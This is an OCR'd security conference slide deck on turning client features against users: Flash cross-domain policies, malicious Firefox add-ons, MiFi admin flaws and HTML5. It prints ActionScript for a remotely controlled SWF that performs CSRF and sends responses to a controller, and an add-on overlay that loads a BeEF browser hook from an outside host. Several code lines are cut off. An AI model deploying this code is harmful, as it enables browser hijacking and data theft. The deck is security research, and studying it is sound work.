The Friendly Traitor:
Our Software Wants to Kill Us

Kevin Johnson - kevin@inguardians.com
Mike Poor - mike@inguardians.com

The Friendly Traitor Hunters

- Mike Poor
  - Packet Ninja

- Kevin Johnson
  - Web Pen-Test Samurai

Typical Attack Focus

- Risk management commonly focuses on vulnerabilities
  - OS & Application
  - Network
  - Infrastructure
- Most of our infrastructure and policies are designed for this
- Not that this isn't important…
  - Just not our focus today

Client-Side Attacks

- The other commonly referenced attacks are client vulnerabilities
  - Browser flaws
  - Adobe Reader
  - APT … Its not just a package manager
- More of a focus in recent tests
- Many different attacks are usable in this context

What Makes a Friendly Traitor

Features! Features! Features!

- Client applications are including complex extendable features
  - Read that as more vulnerable
- Let's focus on using these features against the users
  - Use the client support to run code to perform fun and powerful attacks

Security Control Failure

- Most of our controls are focused on exploits
  - Detection of the exploits
  - Prevention of these attacks

- These fail to detect the malicious features!


So lets talk about a few

- We are going to focus on a few examples
- Keep in mind, these are examples you can build from
  - Using features of the client application
- We will be releasing some of these examples

Adobe Flash

Flash

- Let's make our pages "flash"
- Most people think animations
  - But ActionScript adds powerful feature sets
- Wide-spread support for the SWF objects
  - Except in Cupertino ;-)



Cross Domain

- Flash objects are able to make HTTP requests
- Many developers use this to provide mash-up capabilities
  - Or to process data from the server application
- Flash uses a different policy to control this than JavaScript
  - Same Origin policy is ignored
  - By default Flash behaves the same way though

Cross Domain Policy

- These restrictions were added in Flash 7
- Prevents loading data from any server except the origin server
  - Similar to the same origin policy
- The big difference is that it is server controllable
  - crossdomain.xml file most likely in the web root
  - Controlled by the server admin or developer

> Using a cross-domain policy file could expose your site to various attacks.
> Please read this document before hosting a cross-domain policy.

Crossdomain.xml

- XML file placed in the web root
  - or within the directory the content is loaded from
- Controls which domains are able to access content FROM this server
- Allows for the wildcard *
  - *.inguardians.com will match
    - www.inguardians.com
    - inguardians.com
    - eds.secretroom.inthe.secretroom.inguardians.com

Concerns

- Concerns about this file have been raised in the past
- Adobe says their documentation is sufficient
  - The Adobe web site hosts instructions and tutorials
- We have found a number of security problems in their site documents
  - SQL injection is common

Click to Remove Title

ABOUT THE AUTHOR

Craig Simmons is a senior lead quality engineer on the Flash authoring team at Adobe

Craig Simmons
Adobe

Using ActionScript 3.0 to retrieve MySQL data using a server-side ASP script

Sending the XML to the ASP script

Once you know how to set up a connection and send data from Flash to the wo
XML to the ASP script is pretty easy. This section covers sending the data to a
ASP script using a simple HTTP POST. To make sending XML data easier, I wr
`sendSQLXML` function:

```
public function sendSQLXML(aspURL:String, SQLXML:String,
    returnSQLXMLCallback:Function):void
{
   var myXMLURL:URLRequest = new URLRequest(aspURL);
   var variables:URLVariables = new URLVariables();
   variables.xmlSQL = "<MySQLRequest>" + SQLXML + "</MySQLRequest>";
   myXMLURL.data = variables;
   myXMLURL.method = URLRequestMethod.POST;
   var myLoader:URLLoader = new URLLoader();
   myLoader.addEventListener("complete", returnSQLXMLCallback);
   myLoader.load(myXMLURL);
}
```

Adobe.com


ADOBE DEVELOPER CONNECTION

Scanner Script

- Simple python script
- Read the Alexa Top 1 million domains list
- Compared the domain to the Google Safe Site list
  - If listed, it was discarded
- We then retrieved the crossdomain.xml and parsed it

```
output = open(outputFile, "ab")
malwareoutput = open(malwareOutputFile, "ab")
siteList = csv.reader(open(domainFile))
l = Lookup()
for site in siteList:
    siteName = ''.join(["http://www.",site[1]])
    lookupResult = l.lookup_by_url(siteName)
    if lookupResult == None:
        url = ''.join([siteName,"/crossdomain.xml"])
        req = Request(url)
        try:
            response = urlopen(req)
        except URLError,e:
            response = None
        else:
            try:
                dom = xml.dom.minidom.parseString( response.read() )
            except Exception:
                pass
            else:
                url_list = dom.getElementsByTagName("allow-access-from")
                print "***%s***"%site #[1]
                output.write("\n%s,"%site[1])
                for url in url_list:
                    url = url.getAttribute("domain")
                    #print url
                    output.write("[d]%s,"%url.encode('ascii', 'replace'))
                url_list = dom.getElementsByTagName("site-control")
                for url in url_list:
                    url = url.getAttribute("permitted-cross-domain-policies")
                    output.write("[p]%s,"%url.encode('ascii', 'replace'))
                url_list = dom.getElementsByTagName("allow-http-request-headers-from")
                for url in url_list:
                    domain = url.getAttribute("domain")
                    headers = url.getAttribute("headers")
                    url = "".join([domain,"(",headers,")"])
                    output.write("[h]%s,"%url.encode('ascii', 'replace'))
                    url = None
                    url_list = None
                    response = None
                    req = None
    else:
        malwareoutput.write("%s,"%site[1].encode('ascii', 'replace'))
```

Results from the scan




2,156

15,104

39,990

Boneheads FTW!



Weaponizing Flash

- Now we can build ActionScript to abuse this
- The SWF file can make requests to the discovered sites
  - XSRF attacks
- We also control this SWF file remotely
  - Similar to browser hooking


http://www.inguardians.com/tools


```
public function sendCSRFAttack(csrfURL:String, method:String, payloc
        returnResponseCallback:Function):void
{
   // currently only works with POST -- Kevin
   var myURL:URLRequest = new URLRequest(csrfURL);
   myURL.data = payload;
   myURL.method = URLRequestMethod.POST;
   var myLoader:URLLoader = new URLLoader();
   myLoader.addEventListener("complete", returnResponseCallback);
   myLoader.load(myURL);
}

public function returnResponse(evtObj:Event):void
{
        // Return response from attacked server to controller scrip
        var response:String = evtObj.target.data;

        // Now to send this to my controller
        var controllerURL:URLRequest = new URLRequest("http://flash.
        controllerURL.data = response;
        controllerURL.method = URLRequestMethod.POST;
        var ctrlrLoader:URLLoader = new URLLoader();
        ctrlrLoader.addEventListener("complete", retrieveCSRFComman
        ctrlrLoader.load(controllerURL);
}

public function retrieveCSRFCommand():void
{
        // Get the CSRF victim from controller
        var cmdURL:URLRequest = new URLRequest("http://flash.securei
        cmdURL.method = URLRequestMethod.GET;
        var cmdLoader:URLLoader = new URLLoader();
        cmdLoader.addEventListener("complete", parseCSRFCommand);
        cmdLoader.load(cmdURL);
}

public function parseCSRFCommand(evtObj:Event):void
{
        // parse the CSRF Command and then call the sendCSRFAttack
        var cmdResponse:String = evtObj.target.data;
        var arrayRequestPieces:Array = cmdResponse.split(",");
```

Browsers


Mozilla Add-Ons

- Mozilla is a great browser
  - Not just as a pen-tester
- Add-ons are one of the reasons
  - Extend the browser
  - Provide great (and odd) features





Zombify My Browser



- Let's build an add-on that is malicious
- Simple to build
  - Well simple to make it malicious ;-)

- We add a browser hook
  - BEeF by Wade Alcorn
- This browser is now a zombie

```
<?xml version="1.0"?>
<?xml-stylesheet href="chrome://linktargetfinder/skin/skin.css" type="text/css"?>
<!DOCTYPE linktargetfinder SYSTEM "chrome://linktargetfinder/locale/translations.dtd">
<overlay id="sample" xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">
        <script src="linkTargetFinder.js" />
        <script src="http://beef.secureideas.net/beef/hook/beefmagic.js.php" />

        <menupopup id="menu_ToolsPopup">
                <menuitem label="&runlinktargetfinder;" key="link-target-finder-run-k
        </menupopup>

        <keyset>
                <key id="link-target-finder-run-key" modifiers="accel alt shift" key=
        </keyset>

        <statusbar id="status-bar">
                <statusbarpanel id="link-target-finder-status-bar-icon" class="status
        </statusbar>

        <toolbarpalette id="BrowserToolbarPalette">
                <toolbarbutton id="link-target-finder-toolbar-button" label="Link Ta
        </toolbarpalette>
</overlay>
```

Other Attack Ideas

- As shown extensions can use JavaScript
- The code runs within the context of the browser
  - Not the page!
- This means attack ideas are vast
  - Intercept all requests/responses and rewrite them
  - Capture credentials
  - Record traffic within the browser


YourFi is MiFi

MiFi P0wnage History

- January 14, 2010
  - @adam_baldwin finds several flaws in the web admin page including Auth Bypass, CSRF, and XSS
  - http://evilpacket.net/2010/jan/14/mifi-geopwn/
- January 16, 2010
  - @aramosf discovers the config file is accessible via the Auth Bypass vuln
- February 2, 2020
  - @joswr1ght discovers the default password selection is weaker than it appears and creates pre-computed hash tables for all default SSID/ password combinations
  - http://www.willhackforsushi.com/?p=417
- Today …


Beware of Odd Defaults

- Odd port forward setting hidden in default MiFi settings
- Any decent admin or security professional will immediately disable this
- If you change your WLAN's default IP address range, this setting gets disabled
- So who cares...




Auth Bypass from the Internet!

- When this port forward is removed or disabled MiFi exposes web admin to the cellular interface
- All the existing web app flaws are now exploitable from the Internet
- So how does an attacker exploit this in large scale?



From 0 to 60 in NSE seconds

- Attackers will scan for them of course!
- Verizon's IP address range for MiFi devices is a /10 network or 4,194,304 IP addresses in size
- Nmap can pull this off in less than two days……



Re-Joining the Asylum

- Currently, the only way to fix this is to re-enable the HTTP port forward to Never Never Land.
  - Make sure you use a **VALID** and **UNUSED** IP address in your WLAN range
  - Make sure you change this port forward every time you change your WLAN IP address range
- Remember that this port forward does not prevent people one your WLAN network from exploiting these flaws
  - Never use the "Hotspot" mode until these vulns are fixed
- Suck it up and connect your MiFi through the USB port occasionally
  - This is the only "known" way to update your MiFi's flash
  - This avoids the risk of exposing your MiFi's web admin interface … at least that is the current assumption

HTML 5

And Now… HTML5

- 5th revision of HTML
- One main focus is the idea of web applications
  - Keep in mind this is a client language
- Browsers are being given more power and features

SQL Database	Web Storage
File Access	Device Access
Web Sockets	System Information

And the idiocy continues…

Web Storage

- Part of the HTML 5 Spec
- Allows for storage of key=>value pairs
  - Similar to cookies
- Two mechanisms
  - One for short term storage
    - Fixes the multiple tab issues
  - The other for large amounts of data
    - Entire documents or mailboxes

